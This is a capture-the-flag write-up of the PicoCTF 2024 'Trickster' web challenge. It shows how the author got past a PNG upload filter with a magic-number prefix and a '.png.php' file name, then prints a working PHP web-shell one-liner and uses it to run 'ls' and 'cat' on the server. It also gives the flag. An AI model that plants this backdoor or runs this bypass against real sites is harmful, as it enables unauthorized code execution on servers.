Guilherme Alt Chagas Merklein

PicoCTF 2024 - Web Exploitation

flag: picoCTF{c3rt!fi3d_Xp3rt_tr1ckst3r_73198bd9}

26/03/2024

Trickster

This challenge starts with a webpage that allows you to upload png images (image 1). First two things I tried: uploading a png file and uploading a non png file. When you upload a png image the website just says *"File uploaded successfully and is a valid PNG file. We shall process it and get back to you... Hopefully"*. When you upload a non png file it says "*Error: File name does not contain '.png'"*.

I thought the way it said "file name does not contain .png" was suspicious, he was begging for you to try to upload a non png image with ".png" in the file name. I tried to do it but it did not accept the file. Instead it would print a hexadecimal value with 8 digits. At first I thought it was a 32 bit number that would be useful in some way, but I did not waste too much time because I had another idea to try.



Image 1: web server initial page.

Note: by this point I already did that basic investigation on the website: inspecting the elements, checking the imported files, capturing the packets with wireshark to get any important data, but I couldn't find much. One thing that was important though was that the web page file was called index.php, which suggests the use of the *PHP* language on the web server.

Next thing I wanted to try was upload a non png file with a .png file AND a png signature in it. Basically all file formats have some signature to help other programs identify the file type when reading them. This signature is called *Magic Number*, and it is usually set in the very first bytes of the file. I looked for the PNG magic number, and found it was"0x89 0x50 0x4E 0x47 0x0D 0x0A 0x1A 0x0A. This means that if the first 8 bytes of a file are the ones I just typed, it would be identified as a .png file (of course this is not a good verification, but it is a fast way to identify file formats).

That's what I did, I uploaded a text file named something like "file.png" and set the first 8 bytes of it to the PNG magic number, and *voila*, the web server accepted it.

Pause. I thought I did something but that was not necessary at all. I got to upload the file, but now I don't know what to do again. I spent the next hour or so researching watching videos and asking chatGPT for ideas because I didn't know what to do, and by the time it became clear what I had to do: inject code in a file and upload it to the server. Apparently, injecting PHP code in files is a pretty known technique, so I started searching specifically for injecting PHP into PNG images and found people doing it by putting a php tag in the file with some code that you

could run when making a request to the uploaded image in the server. I downloaded a spiderman PNG image (Image 2. Super relevant) and started trying to write the PHP tag into it. I had some struggle because for some reason windows was putting additional bytes when I tried to write the tag into the spiderman image, so I had to manually remove them using HxD editor, which is just a tool that allows you to edit the bytes of a file.

By the way, this is the PHP tag I used to use the spiderman image as a backdoor: “<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>”. Found it online.

Image 2: Spiderman.

I was able to upload the image as a .php file by renaming it to spiderman.png.php. Since the magic number was already set and the file had “.png” in its name, I had no problem uploading it.

There was one more thing I was missing: to execute the php tag, I had to make a request to the web server to get the image. But I had no idea where it was stored, so I tried some common names for the endpoints, but did not find anything.

My idea was to try a fuzzing approach, using a list of common directory names and brute-forcing requests to them until I got a response. I asked ChatGPT for some tools for it on Windows, and I chose to use DirBuster (image 3).



Image 3: DirBuster GUI.

I put it to run with a directory list that was imported along with the program installation, and after 2 or 3 minutes, I got what I needed (Image 4. Honestly did not expect it to work).



Image 4: Directory fuzzing results (different port number because I relaunched the challenge instance).

I actually got so happy when I saw this… Anyway, I tried to access the endpoint /uploads/spiderman.png.php, and boom (Image 5). I was worried at first when I scrolled to the end of the file and didn't see my PHP tag, but then I tried to use the backdoor and it worked!

Image 5: spiderman.png.php.

I ran an “ls” command to show the files in the current directory and it displayed “spiderman.png.php” at the end of the file. So I tried to execute “ls ..” to show the files in the same directory as “index.php”, and got some suspicious file (image 6). By the way, the way you would use commands on that specific PHP tag backdoor is like this, using “+” to separate words: BASEURL/uploads/spiderman.png.php?cmd=ls+..

Saw that file with suspicious name, so I ran a “cat ../G4ZTCOJYMJSDS” and finally got the flag (image 7). *PS: I am NOT uploading the spiderman image with the backdoor to my repo.*



Image 6: Result of running “ls ..”



Image 7: Result of running “cat ../G4ZTCOJYMJSDS”.